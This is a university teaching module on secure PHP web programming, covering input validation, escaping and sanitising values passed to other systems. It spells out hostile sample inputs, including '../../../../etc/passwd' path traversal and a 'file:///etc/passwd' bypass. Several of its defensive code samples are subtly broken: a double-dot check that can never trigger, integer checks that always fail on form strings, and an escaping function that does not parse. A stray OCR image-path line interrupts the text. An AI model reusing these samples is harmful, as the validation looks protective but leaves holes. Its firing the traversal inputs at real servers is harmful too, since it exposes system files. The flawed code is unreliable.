# Module in ITWS-05 Web Security

ANGELITO I. CUNANAN JR., MSIT
CHARLES LAWRENCE P. JAVATE, MSIT

Republic of the Philippines
**NUEVA ECIJA UNIVERSITY OF SCIENCE AND TECHNOLOGY**
Cabanatuan City

# CERTIFICATE OF APPROVAL FOR UTILIZATION

This module is entitled **Module in IT-WS05 – Web Security** and was authored by **Angelito I. Cunanan, Jr.** It was evaluated and approved for utilization for instruction under the **Bachelor of Science in Information Technology** program of the NEUST **College of Information and Communications Technology**, effective for the **2nd Semester Academic Year 2020 - 2021**. After the said school year, this instructional material is to be revised and reviewed for continuity as to utilization.

**ARNOLD P. DELA CRUZ**
Dean, College of Information and Communications Technology

**CONSUELO J. ESTIGOY, Ph.D.**
University Librarian

---

Approved by the Curriculum Materials Development Review Panel of the University.

**MARIA ISIDRA P. MARCOS, Ed.D.**
Director, Curriculum Development and Evaluation

**RHODORA R. JUGO, Ed.D.**
Vice President for Academic Affairs

**FELICIANA P. JACOBA, Ed.D.**
University President

**TABLE OF CONTENTS**

# CHAPTER I

## WHY IS SECURE PROGRAMMING A CONCERN?

Security breaches blare out from print and online publications nearly every day. It hardly seems necessary to justify a concern with secure programming—however, computer security is not just a simple issue, either in theory or in practice. In this chapter, we will explore some of the basic tenets of good security.

## WHAT IS COMPUTER SECURITY?

**Computer security** is often thought of as a simple matter of keeping private data private. That is part of the concept, perhaps even the most important part; but there are other parts also. We see three issues at the heart of computer security:

- **Secrets**: Computers are information systems, and some information is necessarily proprietary. This information might include the passwords and keys that protect access to the system's scarce resources, the data that allows access to users' identities, and even actual real-life secrets that could affect physical safety. Security in this respect is about making sure that such secrets do not fall into the wrong hands, so that spammers cannot use a server to relay spam email, crooks cannot charge their purchases to your credit card, and malicious hackers cannot learn what is being done to prevent their threats.
- **Scarce resources**: Every computer has a limited number of CPU cycles per second, a limited amount of memory, a limited amount of disk space, and a limited amount of communications bandwidth. In this respect, then, security is about preventing the depletion of those resources, whether accidental or intentional, so that the needs of legitimate users can be met.
- **Good netizenship**: When a computer is connected to the Internet, the need for security takes on a new dimension. Suddenly, the compromise of what would appear to be merely local resources or secrets can affect other computers around the world. In a networked world, every programmer and sysadmin has a responsibility to every other programmer and sysadmin to ensure that their code and systems are free from either accidental or malicious exploitation that could compromise other systems on the net. Your reputation as a good netizen thus depends on the security of your systems.

## FIVE GOOD HABITS OF A SECURITY-CONSCIOUS DEVELOPER

Given all of these types of attacks and the stakes involved in building a web application, you will rarely (if ever) meet a developer who will publicly say, "Security isn't important." In fact, you will likely hear the opposite, communicated in strident tones, that security is extremely important. However, in most cases, security is often treated as an afterthought.

Think about any of the projects you have been on lately and you will agree that this is an honest statement. If you are a typical PHP developer working on a typical project, what are the three things you leave for last?

Without pausing to reflect, you can probably just reel them off: *usability, documentation, and security.*

This is not some kind of moral failing, we assure you. It also does not mean that you are a bad developer. This only means that you are used to working with a certain workflow: *you gather your requirements; you analyze those requirements; create prototypes; and build models, views, and controllers*. You do your unit testing as you go. Integration testing as components is completed and get bolted together, and so on.

The last things you are thinking about are security concerns. Why stop to sanitize user-submitted data when all you are trying to do right now is to establish a data connection? Why cannot you just "fix" all that security stuff at the end with one big code review? It is natural to think this way if you view security as yet another component or feature of the software and not as a fundamental aspect of the entire package.

Well, if you labor under the impression that somehow security is a separate process or feature, then you are in for a rude awakening. It has been decades (if ever) since any programmer could safely assume that their software might be used in strictly controlled environments: *by a known group of users, with known intentions, with limited capabilities for interacting with and sharing the software, and with little or no need for privacy, among other factors.*

In today's world, we are becoming increasingly interconnected and mobile. Web applications in particular are no longer being accessed by stodgy web browsers available only on desktop or laptop computers. They are being hit by mobile devices and behind-the-scenes APIs. They are often being mashed up and remixed or have their data transformed in interesting ways.

For these and many other reasons, developers need to take on a few habits—habits that will make them into more security-conscious developers. Here are five habits that will get you started:

- Nothing is 100% secure.
- Never trust user input.
- Defense in depth is the only defense.
- Simpler is easier to secure.
- Peer review is critical to security.

There are other habits, no doubt, but these will get you started

**Nothing Is 100% Secure**

There is an old joke in computer security circles that the only truly secured computer is one that is disconnected from all power and communication lines, and locked in a safe at the bottom of a reinforced bunker surrounded by armed guards. Of course, what you have gotten then is an unusable computer; so, what is the point, really?

It is the nature of the work we do, and nothing we can ever do-- no effort, no tricks, nothing can make your application 100% secure. Protect against tainted user input, and someone will try to sneak a buffer overflow attack past you. Protect against both of those, and they are trying SQL injection, or trying to upload corrupt or virus-filled files, or just running a denial-of-service attack on you, or spoofing someone's trusted identity, or just calling up your receptionist and using social engineering approaches to getting the password, or just walking up to an unsecured physical location and doing their worst right there.

Why bring this up? Not to discourage or disillusion you, or make you walk away from the entire security idea entirely. It is to make you realize that security is not some monolithic thing that you have to take care of—it is lots and lots of little things. You do your best to cover as many bases as you can, but at some point, you have to understand that some sneaky person somewhere will try something you haven't thought of, or invent a new attack, and then you have to respond.

At the end of the day, that is what security is – a mindset. Just start with your expectations in the right place, and you will do fine.

**Never Trust User Input**

Most of the users who will encounter your web application will not be malicious at all. They will use your application just as you intended--*clicking on links, filling out forms, and uploading documents at your behest.*

A certain percentage of your user base, however, can be categorized as "unknowing" or even "ignorant." That last term is certainly not a delicate way of putting it, but you know exactly what we are talking about. This category describes a large group of people who do things without much forethought, ranging from the innocuous (trying to put a date into a string field) to the merely curious ("What happens if I change some elements in the URL, will that change what shows up on the screen?") to the possibly fatal (at least to your application, like uploading a resume that's 400 MB in size).

Then, of course, there are those who are actively malicious; the ones who are trying to break your forms, inject destructive SQL commands, or pass along a virus-filled Word document. Unfortunately for you, high enough levels of "stupidity" or "ignorance" are indistinguishable from "malice" or "evil." In other words, how do you know that someone is deliberately trying to upload a bad file?

You cannot know, not really. Your best bet in the long run? Never trust user input. Always assume that they are out to get you, and then take steps to keep bad things from happening.

At the very least, here are what your web application should be guarding against:

- Always check to make sure that all URLs or query strings are sanitized, especially if URL segments have significant meaning to the backend controllers and models (for example, if /category/3 passes an ID of 3 to a database query). In this instance, you can make sure that last URL segment is an integer and that it is less than 7 digits long, for example.
- Always sanitize each form element, including hidden elements. Do not just do this kind of thing on the front end, as it is easy to spoof up a form and then post it to your server. Check for field length and expected data types. Remove HTML tags.
- It is a good idea to accept form posts only from your own domain. You can easily do this by creating a server-side token that you check on the form action side. If the tokens match, then the POST data originated on your server.
- If you are allowing users to upload files, severely limit file types and file sizes.
- If user input is being used to run queries (even if it's a simple SELECT), sanitize using mysql_escape_string() or something similar.

**Defense in Depth Is the Only Defense**

There will almost never be a scenario in which a single line of defense will be enough. Even if you only allow users to submit forms after they log in to a control panel, always sanitize form input. If they want to edit their own profile or change their password, ask them to enter their current password one more time. Do not just sanitize uploaded files, but store them using encryption so that they will not be useful unless decrypted. Do not just track user activity in the control panel with a cookie, but write to a log file, too, and report anything overly suspicious right away.

Having layered defenses is much easier to implement (and so much harder to defeat) than a single strong point. This is a classic military defensive strategy —create many obstacles and delays to stop or slow an attacker or keep them from reaching anything of value. Although in our context, we are not actually trying to hurt or kill anyone, but what we are interested in is redundancy and independent layers. Anyone trying to penetrate one layer or overcome some kind of defensive barrier (authentication system, encryption, and so on) would only be faced with another layer.

This idea of defense in depth forces a development team to really think about their application architecture. It becomes clear, for example, that applying piecemeal sanitization to user input forms will probably just amount to a lot of code that is hard to maintain and use. However, having a single class or

function that cleans user input and using that every time you process a form makes the code useful and used in actual development.

**Simpler Is Easier to Secure**

If you have been a developer for any amount of time, then you have probably run into lots of codes that just make your head hurt to look at. Convoluted syntax, lots of classes, a great deal of includes or requires, and any other techniques might make it hard for you to decipher exactly what is happening in the code. Small pieces that are joined together in smart, modular ways, where code is reused across different systems, are easier to secure than a bunch of mishmash code with HTML, PHP, and SQL queries all thrown into the same pot.

The same thing goes for security. If you can look at a piece of code and figure out what it does in a minute, it is a lot easier to secure it than if it takes you half an hour to figure out what it does. Furthermore, if you have a single function you can reuse anywhere in your application, then it is easier to secure that function than to try to secure every single time you use bare code.

Another pain point is when developers do not understand (or know about) the core native functions of PHP. Rewriting native functions (and thus reinventing the wheel) will almost always result in code that is less secured (or harder to secure).

**Peer Review Is Critical to Security**

Your security is almost always improved when reviewed by others. You can say to yourself that you will just keep everything hidden or confusing, and thus no one will be able to figure out how to bypass what you are doing, but there will come a day when a very smart someone will make your life intolerable.

A simple peer review process at regular intervals can keep bad things from happening to you and your application. Simple reminders to secure against cross-site scripting or suggestions for encryption approaches will almost always make your code more secured. Suggestions at the architectural level (get rid of all the repetition, use a single authentication function or class to handle that instead) will also make your application easier to maintain and probably more efficient and effective.

## CHAPTER II

## STRATEGIES FOR VALIDATING USER INPUT IN PHP

We now turn to strategies for validating your users' input.

### SECURE PHP'S INPUTS BY TURNING OFF GLOBAL VARIABLES

The PHP language itself can be tweaked so as to add a bit of protection to your scripts. You control the behavior of the language (or at least those parts of it that are subject to independent control) by setting directives in php.ini, PHP's configuration file. In this section, we discuss one of PHP's environment settings that has an important influence on your scripts' vulnerability to user input—register_globals. The notorious register_globals directive was turned on by default in early versions of PHP. This was certainly a convenience to programmers, who took advantage of the fact that globalization of variables allowed them not to worry in their scripts about where variable values were coming from. In particular, it made values in the $_POST, $_COOKIE, and (most worrisome of all, because so easily spoofed) $_GET arrays available to scripts without any need for their being specifically assigned to local variables.

To illustrate the danger, we provide the following script fragment:

```
<?php

// set admin flag
if ( $auth->isAdmin() ){
  $admin = TRUE;
}
// ...
if ( $admin ) {
  // do administrative tasks
}

?>
```

At first glance, this code seems reasonable, and in a conservative environment it is technically safe. But if register_globals is enabled, the application will be vulnerable to any regular user clever enough to add ?admin=1 to the URI.

A more secured version would give $admin the default value of FALSE, just to be explicit, before using it.

```
<?php

// create then set admin flag
$admin = FALSE;
if ( $auth->isAdmin() ){
  $admin = TRUE;
}
// ...
if ( $admin ) {
  // do administrative tasks
}

?>
```

Of course, for best security you should dispense with the flag and explicitly call $auth->isAdmin() each time.

Many early PHP developers found register_globals to be a great convenience; after all, before the advent of the $_POST superglobal array, you had to type $GLOBALS['HTTP_POST_VARS']['username'] for what today is simply $_POST['username']. It was of course eventually widely understood that the on setting raised very considerable security issues (discussed at length at, for example,


http://php.net/register_globals, and elsewhere). Beginning with version 4.2.0 of PHP, therefore, the register_globals directive was set to off by default.

Unfortunately, by that time, there were plenty of scripts in existence that had been written to rely on global variables being on. As hosts and Internet Service Providers upgraded their PHP installations, those scripts started breaking, to the consternation of the programming community, or at least that part of it that was still unable or unwilling to recognize the increased security of the new configuration. Eventually those broken scripts were fixed, so that the vulnerabilities created by this directive no longer existed—at least, no longer existed on those servers and in those scripts that had in fact been updated.

However, a not-insignificant number of old installations of PHP are still floating around, and even some new installations with old php.ini configuration files. It is too simple to merely assume that the availability of global variables is no longer an issue.

If you control your own server, you should long ago have updated PHP and installed the updated php.ini configuration file, which sets register_globals to off by default.

If, however, you rent server facilities (in which case you have no access to php.ini), you may check the setting on your server with the phpinfo() function, which reveals it in the section entitled Configuration: PHP Core, as shown in Figure 1.



Configuration

PHP Core

| Directive | Local Value | Master Value |
|---|---|---|
| allow_call_time_pass_reference | Off | Off |
| register_argc_argv | Off | Off |
| register_globals | Off | Off |
| report_memleaks | On | On |

*Figure 1. The register_globals setting as shown by phpinfo()*

If you find register_globals to be set to on, you may be tempted to try to turn it off in your scripts, with a line like this:

**ini_set( 'register_globals', 0 );**

Unfortunately, this instruction does nothing, since all the global variables will have been created already.

You can, however, set register_globals to off by putting a line like the following into an .htaccess file in your document root:

**php_flag register_globals 0**

Because we are setting a Boolean value for register_globals, we use the php_flag instruction; if we were setting a string value (like off), we would need to use the php_value instruction.

---

**Tip** If you use an `.htaccess` file for this or any other purpose, you may secure that file against exposure by including the following three lines in it:

```
<Files ".ht*">
  deny from all
</Files>
```

---

**DECLARE VARIABLES**

In many languages, declaring variables before using them is a requirement, but PHP, flexible as always, will create variables on the fly. We showed in the script fragments in the previous section the danger of using a variable (in that case, the $admin flag) without knowing in advance its default value.

The safest practice to follow is this: always declare variables in advance. The need is obvious with security-related variables, but it is our strong recommendation to declare all variables.

**ALLOW ONLY EXPECTED INPUT**

In all even slightly complex applications, you should explicitly list the variables that you expect to receive on input, and copy them out of the GPC array programmatically rather than manually, with a routine that looks something like this:

```
<?php

$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_POST[ $key ] ) ) {
    ${$key} = $_POST[ $key ];
  }
  else {
    ${$key} = NULL;
  }
}

?>
```

After listing the expected variables in an array, we step through them with a foreach() loop, pulling a value out of the $_POST array for each variable that exists in it. We use the ${$key} construct to assign each value to a variable named for the current value of that key (so, for example, when $key is pointing to the array value year, the assignment creates a variable $year that contains the value of the $_POST array contained in the key year).

With such a routine, it is easy to specify different expected variable sets for different contexts, so as to ensure that hidden interfaces stay hidden; here, we add another variable to the array if we are operating in an administrative context:

```
<?php

// user interface
$expected = array( 'carModel', 'year', 'bodyStyle' );

// administrator interface
if ( $admin ) {
  $expected[] = 'profit';
}

foreach( $expected AS $key ) {
  if ( !empty( $_POST[ $key ] ) ) {
    ${$key} = $_POST[ $key ];
  }
else {
    ${$key} = NULL;
  }
}

?>
```

A routine like this automatically excludes inappropriate values from the script, even if an attacker has figured out a way to submit them. You can thus assume that the global environment will not be corrupted by unexpected user input.

## CHECK INPUT TYPE, LENGTH, AND FORMAT

When you are offering a user the chance to submit some sort of value via a form, you have the considerable advantage of knowing ahead of time what kind of input you should be getting. This ought to make it relatively easy to carry out a simple check on the validity of the user's entry, by checking whether it is of the expected type, length, and format.

### Checking Type

We discuss first checking input values for their type.

#### *Strings*

**Strings** are the easiest type to validate in PHP because, well, just about anything can be a string, even emptiness. But some values are not strictly strings; is_string() can be used to tell for sure, although there are times when, like PHP, you don not mind accepting numbers as strings. In this case, the best check for stringness may be checking to see that empty() is FALSE. Or, if you count an empty string as a string, the following test will cover all the bases:

```
if ( isset( $value ) && $value !== NULL ) {
  // $value is a (possibly empty) string according to PHP
}
```

We will discuss empty and NULL values at greater length later in this chapter. String length is often very important, more so than type. We will discuss length in detail later as well.

#### *Numbers*

If you are expecting a number (like a year), receiving a nonnumeric response ought to raise red flags for you. Although it is true that PHP treats all form entries by default as string types, its automatic type casting permits you to determine whether the string that the user entered is capable of being interpreted as numeric (as it would have to be to be usable to your script). To do this, you might use the is_int() function (or is_integer() or is_long(), its aliases), something like this:

```
$year = $_POST['year'];
if ( !is_int( $year ) ) exit ( "$year is an invalid value for year!" );
```

Note that the error message here does not provide guidance to an attacker about exactly what has gone wrong with the attempt. To provide such guidance would simply make things easier for the next attempt. We discuss providing error messages at length later in this chapter.

PHP is such a rich and flexible language that there is at least one other way to carry out the same check, by using the gettype() function:

```
if ( gettype( $year ) != 'integer' ) {
  exit ( "$year is an invalid value for year!" );
}
```

There are also at least three ways to cast the $year variable to an integer. One way is to use the intval() function, like this:

```
$year = intval( $_POST['year'] );
```

A second way to accomplish the same thing is to specifically cast the variable to an integer, like this:

```
$year = ( int ) $_POST['year'];
```

Both of these ways will generate an integer value of 0 if provided with an alphabetic string as input, so they should not be used without range checking.

The other way to cast the $year variable to an integer is to use the settype() function, like this:

```
if ( !settype ( $year, 'integer' ) ) {
  exit ( "$year is an invalid value for year!" );
}
```

Note that the settype() function sets a return value, which then must be checked. If settype() is unable to cast $year to an integer, it returns a value of FALSE, in which case we issue an error message.

Finally, there are different types of numbers. Both zero and 2.54 are not integers, and will fail the preceding tests, but they may be perfectly valid numbers for use with your application. Zero is not in the set of integers, which includes whole numbers greater than and less than zero. 2.54 is technically a floating-point value, aka float, in PHP. Floats are numbers that include a decimal portion.

The ultimate generic test for determining whether a value is a number or not is is_numeric(), which will return TRUE for zero and floats, as well as for integers and even numbers that are technically strings.

TRUE and FALSE

Like strings, Boolean values are generally not a problem, but they are still worth checking to ensure, for example, that a clueless developer who submits the string “false” to your application gets an error. Because the string “false” is not empty, it will evaluate to Boolean TRUE within PHP. Use is_bool() if you need to verify that a value actually is either TRUE or FALSE.

FALSE vs. Empty vs. NULL

Checking whether a variable exists at all is trickier than it may seem at first glance. The problem is that falseness and nonexistence are easily confused, particularly when PHP is so ready to convert a variable of one type to another type. Table 2–1 provides a summary of how various techniques for testing a variable’s existence succeed with an actual string (something), a numeric value (12345), and an empty string (''). The value of TRUE signifies that the specified variable is recognized by the specified test as existing; FALSE means that it is not.

| Test | Value | | |
|---|---|---|---|
| | 'something' | 12345 | '' |
| if ( $var ) | TRUE | TRUE | FALSE |
| if ( !empty( $var ) ) | TRUE | TRUE | FALSE |
| if ( $var != '' ) | TRUE | TRUE | FALSE |
| if ( strlen( $var) != 0 ) | TRUE | TRUE | FALSE |
| If ( isset( $var ) ) | TRUE | TRUE | TRUE |
| if ( is_string( $var ) ) | TRUE | FALSE | TRUE |

*Figure 2. Tests for Variable Existence*

Most of the results in this table are unsurprising. The string something is always recognized as existing, as you would expect. Similarly, the numeric value 12345 is recognized as existing by every test except is_string(), again as you might expect. What is a bit disconcerting is that the empty string '' is recognized as existing by the tests isset() and is_string(). In some metaphysical sense, of course, the empty string is indeed a string, and it is indeed set to a value (of nothing). (See http://education.nyphp.org /phundamentals/PH_variableevaluation.php for a lengthy discussion of this issue.)

But these tests are not typically deployed to check for metaphysical existence. The moral here is to be extremely careful when using such tests for existence. We consider empty() to be perhaps the most intuitive of these tests, but still recommend that even it be used in conjunction with other tests rather than by itself.

**Checking Length**

When you check the length of user input, you can prevent buffer overflow and denial-of-service attacks. The length of a string can be checked with strlen(), which counts the number of 1-byte characters in a string value.

Since year values should be exactly 4 characters long, receiving an 89-character response to a prompt for a year value should suggest that something is wrong. The value's length can be easily checked, like this:

```
if ( strlen( $year ) != 4 ) exit ( "$year is an invalid value for year!" );
```

**Checking Format**

Beyond variable type and length, it is sometimes important to check the format of user-supplied values. Strictly speaking, an email address or date string is not a type of value. Both of these are of type string. But there is a particular format used by each of those examples, and it is important to validate against that format to ensure that your application runs smoothly and safely. From a security standpoint, formats tend to be most important when you pass values out of PHP to other applications, such as a database, or underlying systems like the filesystem or mail transport. Consequently, we reserve detailed discussion about validating these and other formats to the "Sanitize Values" section later.

We mention this now, however, because we will be extending our simple input handler to do type, length, and format checking. Just remember that before you check the format of a value, you may first want to check its type, although the type will almost always be string in these cases.

**Abstracting Type, Length, and Format Validation with PHP**

Most applications need to verify the format of a number of different user-submitted values. The best way to handle this situation is to build a library of functions to check and filter user input of particular kinds. The validation should take place when user input is first being imported by your script. To do this, we will show you how to extend the simple $expected array (discussed earlier in this chapter) to understand the types and formats of the variables we are expecting to deal with. This fragmentary code can be found also as inputValidationDemo.php in the Chapter 2 folder of the downloadable archive of code for Pro PHP Security at http://www.apress.com.

```
<?php

// set up array of expected values and types
$expected = array( 'carModel'=>'string', 'year'=>'int',
  'imageLocation'=>'filename' );
```

```
// check each input value for type and length
foreach ( $expected AS $key=>$type ) {
  if ( empty( $_GET[ $key ] ) ) {
    ${$key} = NULL;
    continue;
  }
  switch ( $type ) {
    case 'string' :
      if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 256 ) {
        ${$key} = $_GET[ $key ];
      }
      break;
    case 'int' :
      if ( is_int( $_GET[ $key ] ) ) {
        ${$key} = $_GET[ $key ];
      }
      break;
    case 'filename' :
      // limit filenames to 64 characters
      if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 64 ) {
        // escape any non-ASCII
        ${$key} = str_replace( '%', '_', rawurlencode( $_GET[ $key ] ) );
        // disallow double dots
        if ( strpos( ${$key}, '..' ) === TRUE ) {
          ${$key} = NULL;
        }
      }
      break;
  }
  if ( !isset( ${$key} ) ) {
    ${$key} = NULL;
  }
}

// use the now-validated input in your application
```

In this fragment, instead of a simple array with default numeric keys, you create a string-indexed array, where the keys are the names of the expected variables and the values are their expected types. You loop through the array, skipping any unassigned variables but checking each assigned variable for its type before assigning it to a local variable.

You can construct your own custom library to validate any number of different data types by following this model.

An alternative to a roll-your-own library is to use an existing abstraction layer, such as PEAR's QuickForm (see http://pear.php.net/package/HTML_QuickForm for more information), which (at the expense of adding a not-always-needed layer of complexity) will both generate forms and validate users' input for you.



**SANITIZE VALUES PASSED TO OTHER SYSTEMS**

Certain kinds of values must be in a particular format in order to work with your application and the other programs and subsystems it uses. It is extremely important that metacharacters or embedded commands be quoted or encoded (aka escaped) in these values, so that your PHP application does not become an unwitting participant in a scripted attack of some sort.

**Metacharacters**

Input might contain troublesome characters, characters that can potentially do damage to your system. You can prevent damage from those characters in three ways:

- You might escape them by prepending each dangerous character with \, the backward slash.

- You might quote them by surrounding them with quotation marks so that they will not be seen as metacharacters by the underlying system.
- You might encode them into character sequences, such as the %nn scheme used by urlencode().

It may be tempting to use the magic_quotes_gpc directive (settable in php.ini; information is at http://php.net/magic_quotes), which automatically handles escaping on all GPC values, and which is set on by default. It does this, however, simply by applying the addslashes() function (information is at http://php.net/addslashes) to those variables. Unfortunately, the problems raised by using magic_quotes_gpc far outweigh any possible benefits. For one thing, addslashes() is limited to just the four most common of the dangerous characters: the two quotation marks, the backslash, and NULL. So while the addslashes() function might catch 90% or even more of the threats, it is not comprehensive enough to be trusted. For another, in order to return the data to its original form, you will need to reverse the escaping with the stripslashes() function, which is not only one extra step but also is likely to corrupt some multibyte characters.

What, then, is better? While the mysql_real_escape_string() function (information is at http://php.net/mysql_real_escape_string) is intended primarily to sanitize user input for safe insertion into a MySQL database, it does conveniently escape a wide range of dangerous characters: NULL, \x00, \n, \r, \, ', " , and \x1a. You can ease the burden of applying it manually by including it in your initialization routine, like this:

```
<?php

$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_GET[ $key ] ) ) {
    ${$key} = mysql_real_escape_string( $_GET[ $key ] );
  }
}

?>
```

There are unfortunately also drawbacks to using mysql_real_escape_string() for the purpose of generally sanitizing user input.

- The function is specific to the needs of MySQL, not general escaping of dangerous values. Should a future version of MySQL no longer require \x1a to be escaped, it might be dropped from the list of characters escaped by this function.
- Such database-specific escaping may not be appropriate for data not intended for use in a database transaction.
- In PHP 5, support for MySQL is not enabled by default, so PHP must be compiled with the --with-mysql= configuration directive. If that has not been done, then MySQL support will probably not be available.
- There is no way to decode the data short of eval(), which would be a very bad idea. Using stripslashes() would turn a \n newline character into a simple n.
- Since it includes \ (backslash) among the escaped characters, you can’t apply it multiple times to the same value without causing double escaping.

There are then problems with both of the standard, built-in escape mechanisms in PHP. You should not blindly use either of them until you have carried out a careful analysis of their advantages and disadvantages. If your needs are severe or specialized enough, you may even have to create your own escaping mechanism (where you could even establish your own escaping character), building it into your initialization routine, something like this:

```php
<?php
function escapeIt( $temp ) {
  define ( 'BACKSLASH', '\' );
  // more constants

  // use | as a custom escape character
  $temp = str_replace( BACKSLASH, '|\', $temp );
  // more escaping

  return $temp;
}
$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_GET[ $key ] ) ) {
    ${$key} = escapeIt( $_GET[ $key ] );
  }
}
?>
```

This code fragment, obviously, is intended only as a demonstration of possibilities if your needs can't be met by conventional solutions.

File Paths, Names, and URIs

Strings containing filenames are restricted by the filesystem in ways that other strings are not.

- Filenames may not contain binary data. An abuser who succeeds in entering a filename containing such data will cause unpredictable but certainly troublesome problems.
- Filenames on some systems may contain Unicode multibyte characters, but filenames on others cannot. Unless you absolutely need internationalized filenames in your application, it is best to restrict names to the ASCII character set.
- Although Unix-based operating systems theoretically allow almost any punctuation mark as part of a filename, you should avoid using punctuation in filenames, since so many of those marks have other system-based meanings. We generally allow - (hyphen) and _ (underscore) as legitimate characters, but reject all other punctuation. It may be necessary to allow a dot in order to specify a file extension, but if you can avoid allowing users to set file extensions, do so and disallow the dot.
- Filenames have length limits. Remember that this limit includes the path as well, which in a complexly structured system can cut the permissible length of the name of the actual file down to a surprisingly short value.

Variables that are used in filesystem operations, such as calls to fopen() or file_get_contents(), can be constructed and entered so that they reveal otherwise hidden system resources. The chief culprit in this sort of attack is the Unix parent directory special file designation .. (dot dot).

The classic example of this kind of abuse is a script that highlights the source code of any file in an application, like this fragment:

```php
<?php

$applicationPath = '/home/www/myphp/code/';
$scriptname = $_POST['scriptname'];
highlight_file( $applicationPath . $scriptname );

?>
```

This script responds to a form asking a user which file to view. The user's input is stored in a $_POST variable named scriptname. The script constructs a fully qualified filename, and feeds it to the highlight_file() function. But consider what would happen if the user were to enter a filename like ../../../../etc/passwd. The sequence of double-dotted references causes the highlight_file() function to

change to the directory four levels up from /home/www/myphp/code/., which is /., and then to /etc/passwd. Highlighting this file reveals information about all the users on the host, including which ones have valid shells.

Another example of this sort of attack might occur in a script that imports data from another URI, expecting it to be in the form of http://example.org/data.xml, like this fragment (which incorporates a test to protect against the double-dot attack):

```
<?php

$uri = $_POST['uri'];
if ( strpos( $uri, '..' ) ) exit( 'That is not a valid URI.' );
$importedData = file_get_contents( $uri );
```

Although this test would catch most attacks, the following input would still be able to bypass it:

```
file:///etc/passwd
```

URIs, like filenames and email addresses, are limited in the set of characters that may constitute them, but hardly at all otherwise. They may contain the common http:// protocol marker, or an alternative (like file:// or https://), or none at all; they may point to a top-level domain or many directories down; they may include $_GET variables or not. They are just as dangerous as email addresses, for, like them, they represent channels of interaction between your server and the outside world. If you allow users to enter them, then you must handle them very carefully.

**Email Addresses and Email**

Email addresses are a particularly sensitive kind of data, for they represent a kind of pathway between your server and the outside world. An invitation to enter an email address onto a form is an invitation to spammers everywhere, to try to find a way to get you to mail or forward their messages for them.

Valid email addresses may have even more possible formats than dates do; they certainly may contain (given the international community in which they operate) many more possible kinds of characters. About the only three things that can be said with any certainty about them is that each must not contain binary data, each must contain one @ (at sign), and each must contain at least one . (dot) somewhere after that @; otherwise, almost anything is possible.

The lengths to which regular expression writers will go to validate email addresses are legendary, with some expressions running to several pages. Rather than concentrate on validating the format to the letter of the email address specification in RFC 822 (available at http://www.ietf.org/rfc/rfc0822.txt), you simply want to make sure that the value looks like an email address and, more importantly, does not contain any unquoted commas or semicolons. These characters are often used as delimiters for lists of email. You also need to strip out any \r or \n characters, which could be used to inject extra headers into the email message.

If you allow user input in the body of the message, you should endeavor to ensure that control characters and non-ASCII values are either encoded or stripped out. Some mail servers will not handle messages with extended ASCII or multibyte characters in it, because the original SMTP specification in RFC 821 (available at http://rfc.net/rfc821.html) specified 7-bit encoding (that is, the ASCII values from 0 to 127, which need only 7 bits of data per character).

At the very least, if you include unencoded Unicode text in a message, you should set mail headers that tell the server you will be doing so:

```
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit
```

It would be much better to use quoted-printable or base64 encoding, rather than to try to send 8-bit messages to servers that might reject them. Unfortunately, there is no native quoted-printable encoding support in PHP. There is the imap_8bit() function, but according to comments at http://php.net/8bit, it doesn't treat multibyte characters well. Several PHP script functions for quoted-printable encoding have been posted to the quoted_printable_decode() manual page.

When building multipart messages using the MIME standard (specified in RFC 2045, available at http://rfc.net/rfc2045.html), it is important to use a random key in the boundary. In order to separate the parts of a MIME message, a boundary string is defined in the main Content-type: header of the message. Building the boundary string so that it includes a random value will prevent an attacker from injecting a bogus MIME boundary into a message, an exploit that could be used to turn simple messages from your application into multimedia spam with attachments.

**HTTP Header Values**

Fundamental to the nature of HTTP is that responses may be cached, and even transformed, by intermediate HTTP servers known as proxies. Responses are also cached by the many search engine crawlers, and are then used as the basis for creating searchable indexes. For this reason, it is important that the values you use in header() calls be stripped of HTTP metacharacters, particularly \r and \n, which are used to separate headers.

Any user input used in a Location: redirect should be encoded using urlencode().

**Database Queries**

The most obviously dangerous characters in any value being used in a database query are **quotation marks** (whether single or double), because these demarcate string values; and **semicolons,** because these demarcate queries. Escaping these three characters stops SQL injection attacks cold. But quotation marks and semicolons are common punctuations used in many different kinds of legitimate database values. We will discuss the best practices for handling values in SQL queries in Chapter 3.

**HTML Output**

We do not normally think of the HTML output of a PHP script as a value passed from PHP to another system, but that is exactly what happens. Very often, you pass HTML output to the buggiest, most unreliable system you can possibly imagine: a user.

Please do not imagine that we are being facetious here. It is extremely important to sanitize values that get included in any sort of markup, be it HTML or XML or even CSS and JavaScript, because you want to prevent an attacker from injecting arbitrary markup that could present false information on the page or entice a user into a phishing trap. You definitely want to prevent an attacker from tricking the user's browser into leaking the value of her credentials or cookies. This class of attack is called **CrossSite Scripting,** and we will discuss these dirty tricks and how to prevent them in Chapter 4.

For now, we will just say that the use of htmlentities() is mandatory any time a PHP value is rendered in markup.

**Shell Arguments**

